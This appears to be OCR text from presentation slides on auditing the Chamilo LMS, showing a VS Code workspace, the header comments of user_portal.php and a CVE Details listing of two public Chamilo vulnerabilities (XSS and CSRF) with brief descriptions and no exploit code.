Makes it easy to create, ma...




PHP Debug

Debug support for PHP with...



Install in Container chocolo...

File Edit Selection View Go Run Terminal Help



EXTENSIONS



Search Extensions in Marketplace

LOCAL - INSTALLED

- Remote - Containers ⏱ 22ms
Open any folder or repository...
↳ Microsoft
- PHP Debug ⏱ 2ms
Debug support for PHP with Xdebug
↳ Xdebug
- PHP Intelephense ⏱ 36ms
PHP code intelligence for VS Code
↳ Ben Mewburn

CONTAINER CHOCOLOGICAL/C...

- PHP Debug ⏱ 2ms
Debug support for PHP with Xdebug
↳ Xdebug
- PHP Intelephense ⏱ 36ms
PHP code intelligence for VS Code
↳ Ben Mewburn

RECOMMENDED

- Docker ⏱ 14.1M ★ 4.5
Makes it easy to create, manage and share containers
↳ Microsoft [Install](#)
- Vim ⏱ 3.5M ★ 4
Vim emulation for Visual Studio Code
↳ vscodevim [Install](#)

Show All Commands ⏎ Ctrl + Shift + P

Go to File ⏎ Ctrl + P

Find in Files ⏎ Ctrl + Shift + F

Start Debugging ⏎ F5

Toggle Terminal ⏎ Ctrl + `

The screenshot shows a code editor interface with several tabs at the top: upload.php, blog.php, access_url_edit_users_to_url.php, and user_portal.php (which is the active tab). On the left, there's a sidebar with icons for file operations and a search bar containing 'todo'. Below the search bar, there are dropdown menus for 'Replace' and 'files to include' (set to '.php'), and a list of 'files to exclude' which is currently empty. The main pane displays the contents of the user_portal.php file, which includes several TODO comments (@todo) and other PHP code. The code editor has a dark theme with syntax highlighting.

```
user_portal.php > ...
1  </php
2
3  /* For licensing terms, see /license.txt */
4
5  use ChamiloSession as Session;
6
7  /**
8  * This is the index file displayed when a user is logged in on Chamilo.
9  *
10 * It displays:
11 * - personal course list
12 * - menu bar
13 * Search for CONFIGURATION parameters to modify settings
14 *
15 * @package chamilo.main
16 *
17 * @todo Shouldn't the CONFVAL_ constant be moved to the config page? Has anybody any idea what the are used for?
18 * If these are really configuration settings then we can add those to the dokeos config settings.
19 * @todo check for duplication of functions with index.php (user_portal.php is orginally a copy of index.php)
20 * @todo display_digest, shouldn't this be removed and be made into an extension?
21 */
22
```

Chamilo : Security vulnerabilities

cvedetails.com/vulnerability-list/vendor_id-12983/Chamilo.html

CVE Details

The ultimate security vulnerability datasource

(e.g.: CVE-2009-1234 or 2010-1234 or 20101234)

Log In Register Vulnerability Feed

[Switch to https://](#)

[Home](#)

Browse :

[Vendors](#)

[Products](#)

[Vulnerabilities By Date](#)

[Vulnerabilities By Type](#)

Reports :

[CVSS Score Report](#)

[CVSS Score Distribution](#)

Search :

[Vendor Search](#)

[Product Search](#)

[Version Search](#)

[Vulnerability Search](#)

Chamilo : Security Vulnerabilities

CVSS Scores Greater Than: [0](#) [1](#) [2](#) [3](#) [4](#) [5](#) [6](#) [7](#) [8](#) [9](#)

Sort Results By : [CVE Number Descending](#) [CVE Number Ascending](#) [CVSS Score Descending](#) [Number Of Exploits Descending](#)

[Copy Results](#) [Download Results](#)

#	CVE ID	CWE	# of Exploits	Vulnerability Type(s)	Publish Date	Update Date	Score	Gained Access Level	Access	Complexity
1	CVE-2021-43687	79	XSS	2021-12-01	2021-12-15	4.3	None	Remote	Medium	
2	CVE-2021-40662	352	Exec Code	2022-03-21	2022-03-29	6.8	None	Remote	Medium	

chamilo-lms v1.11.14 is affected by a Cross Site Scripting (XSS) vulnerability in /plugin/jcapture/applet.php. An attacker can exploit this vulnerability to inject arbitrary JavaScript code into the victim's browser via a specially crafted cookie.

A Cross-Site Request Forgery (CSRF) in Chamilo LMS 1.11.14 allows attackers to execute arbitrary commands on the victim's browser via a specially crafted cookie.



imgflip.com

Questions?